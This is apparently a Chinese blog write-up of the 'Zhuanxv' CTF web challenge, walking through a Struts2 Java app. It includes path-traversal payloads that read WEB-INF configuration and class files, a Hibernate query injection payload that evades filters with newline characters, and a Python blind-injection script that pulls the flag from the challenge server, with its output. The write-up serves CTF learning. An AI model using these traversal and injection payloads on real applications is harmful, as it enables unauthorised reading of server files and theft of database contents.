




攻防世界 web高手进阶区 7分题 Zhuanxv

原创

思源湖的鱼  于 2020-08-12 20:47:43 发布  355  收藏

分类专栏: [ctf](#) 文章标签: [struts2](#) [javaweb](#) [ctf](#) [攻防世界](#) [web](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_44604541/article/details/107964850

版权

CTF

[ctf 专栏收录该内容](#)

200 篇文章 23 订阅

订阅专栏

前言


继续ctf的旅程

开始攻防世界web高手进阶区的7分题

本文是Zhuanxv的writeup

解题过程


进来是这样的



惯例看源码和御剑

扫到/list

跳转到登录界面



在源码的css里发现路径



可能是文件读取漏洞

抓包看看

在cookie里有




是用javaweb写的

那要读取配置文件web.xml

payload

loadimage?fileName=../../WEB-INF/web.xml



https://blog.csdn.net/weixin_44604541


配置文件里面写的是struts2

查了查

参考: 1、2

得读取struts.xml

loadimage?fileName=../../WEB-INF/classes/struts.xml



https://blog.csdn.net/weixin_44604541

把几个xml、class都读取下来看看

loadimage?fileName=../../WEB-INF/classes/applicationContext.xml

loadimage?fileName=../../WEB-INF/classes/com/cuitctf/action/UserLoginAction.class

loadimage?fileName=../../WEB-INF/classes/com/cuitctf/action/AdminAction.class

..... (各个class和xml)

jd-gui反编译

代码审计

截取有用部分

UserLoginAction.class中

```

public boolean userCheck(User user) {
    List<User> userList = this.userService.loginCheck(user.getName(), user.getPassword());
    if (userList != null && userList.size() == 1) {
        return true;
    }
    addActionError("Username or password is Wrong, please check!");
    return false;
}

```

UserServiceImpl.class中

```

public List <User> loginCheck(String name, String password) {
    name = name.replaceAll(" ", "");
    name = name.replaceAll("=", "");
    Matcher username_matcher = Pattern.compile("[0-9a-zA-Z]+$").matcher(name);
    Matcher password_matcher = Pattern.compile("[0-9a-zA-Z]+$").matcher(password);
    if (password_matcher.find()) {
        return this.userDao.loginCheck(name, password);
    }
    return null;
}

```

UserDaoImpl.class中

```

public List < User > loginCheck(String name, String password) {
    return getHibernateTemplate().find("from User where name ='" + name + "' and password = '" + password +
    "'");
}

```


发现

- 登陆部分的逻辑源码过滤不严格, 拼接参数, 存在注入
- 用户名过滤空格与等号, 所以注入语句用换行符 `%0a`

构造payload

```
?user.name=admin%27%0Aor%0A%271%27%3E%270'%0Aor%0Aname%0Alike%0A' admin&user.password=1
```

Welcome, admin' or '1'>'0' or name like 'admin



登陆成功!

.....

嘎住

没东西啊

回头再找找

在AdminAction.class中找到一个目录

```
?pathName=/opt/tomcat/webapps/ROOT/WEB-INF/classes/com/cuitctf/po
```

进去后右下角file里有



芜湖，看到flag了!

搞下来

```
?pathName=/opt/tomcat/webapps/ROOT/WEB-INF/classes/com/cuitctf/po/Flag.class
```

```
public class Flag {  
    private String flag;  
  
    public String getFlag() { return this.flag; }  
  
    public void setFlag(String flag) {  
        this.flag = flag;  
    }  
}
```

.....

卡主


去查了查wp

说是个flag的映射类，flag在数据库中，然后读取cfg.xml映射文件，确定flag在数据库中

大佬的脚本

```
import requests
s=requests.session()

flag=''
for i in range(1,50):
    p=''
    for j in range(1,255):
        payload = "(select%0Aascii(substr(id,"+str(i)+"",1))%0Afrom%0Aflag%0Awhere%0Aid<2)<"+str(j)+"'"
        #print payload
        url="http://220.249.52.133:30381/zhuanxvlogin?user.name=admin'%0Aor%0A"+payload+"'%0Aor%0Aname%0Alike%0A'
admin&user.password=1"
        r1=s.get(url)
        #print url
        #print len(r1.text)
        if len(r1.text)>20000 and p!='':
            flag+=p
            print i,flag
            break
        p=chr(j)
```



```
9 sctf{C46E
10 sctf{C46E2
11 sctf{C46E25
12 sctf{C46E250
13 sctf{C46E2509
14 sctf{C46E25092
15 sctf{C46E250926
16 sctf{C46E250926A
17 sctf{C46E250926A2
18 sctf{C46E250926A2D
19 sctf{C46E250926A2DF
20 sctf{C46E250926A2DFF
21 sctf{C46E250926A2DFFD
22 sctf{C46E250926A2DFFD8
23 sctf{C46E250926A2DFFD83
24 sctf{C46E250926A2DFFD831
25 sctf{C46E250926A2DFFD8319
26 sctf{C46E250926A2DFFD83197
27 sctf{C46E250926A2DFFD831975
28 sctf{C46E250926A2DFFD8319753
29 sctf{C46E250926A2DFFD83197539
30 sctf{C46E250926A2DFFD831975396
31 sctf{C46E250926A2DFFD8319753962
32 sctf{C46E250926A2DFFD83197539622
33 sctf{C46E250926A2DFFD831975396222
34 sctf{C46E250926A2DFFD831975396222B
35 sctf{C46E250926A2DFFD831975396222B0
36 sctf{C46E250926A2DFFD831975396222B08
37 sctf{C46E250926A2DFFD831975396222B08E
38 sctf{C46E250926A2DFFD831975396222B08E}
39 sctf{C46E250926A2DFFD831975396222B08E}
40 sctf{C46E250926A2DFFD831975396222B08E}
41 sctf{C46E250926A2DFFD831975396222B08E}
42 sctf{C46E250926A2DFFD831975396222B08E}
43 sctf{C46E250926A2DFFD831975396222B08E}
44 sctf{C46E250926A2DFFD831975396222B08E}
45 sctf{C46E250926A2DFFD831975396222B08E}
46 sctf{C46E250926A2DFFD831975396222B08E}
47 sctf{C46E250926A2DFFD831975396222B08E}
48 sctf{C46E250926A2DFFD831975396222B08E}
49 sctf{C46E250926A2DFFD831975396222B08E}
```

得到flag

结语

最后被卡主了

。。。。。

还是要多学学

做个小结:

- 知识点: javaweb、文件读取、hsql注入
- 比赛时竟然在github上有开源项目, 可以看到源码和项目框架。。。被骚到了
- wp: 1、2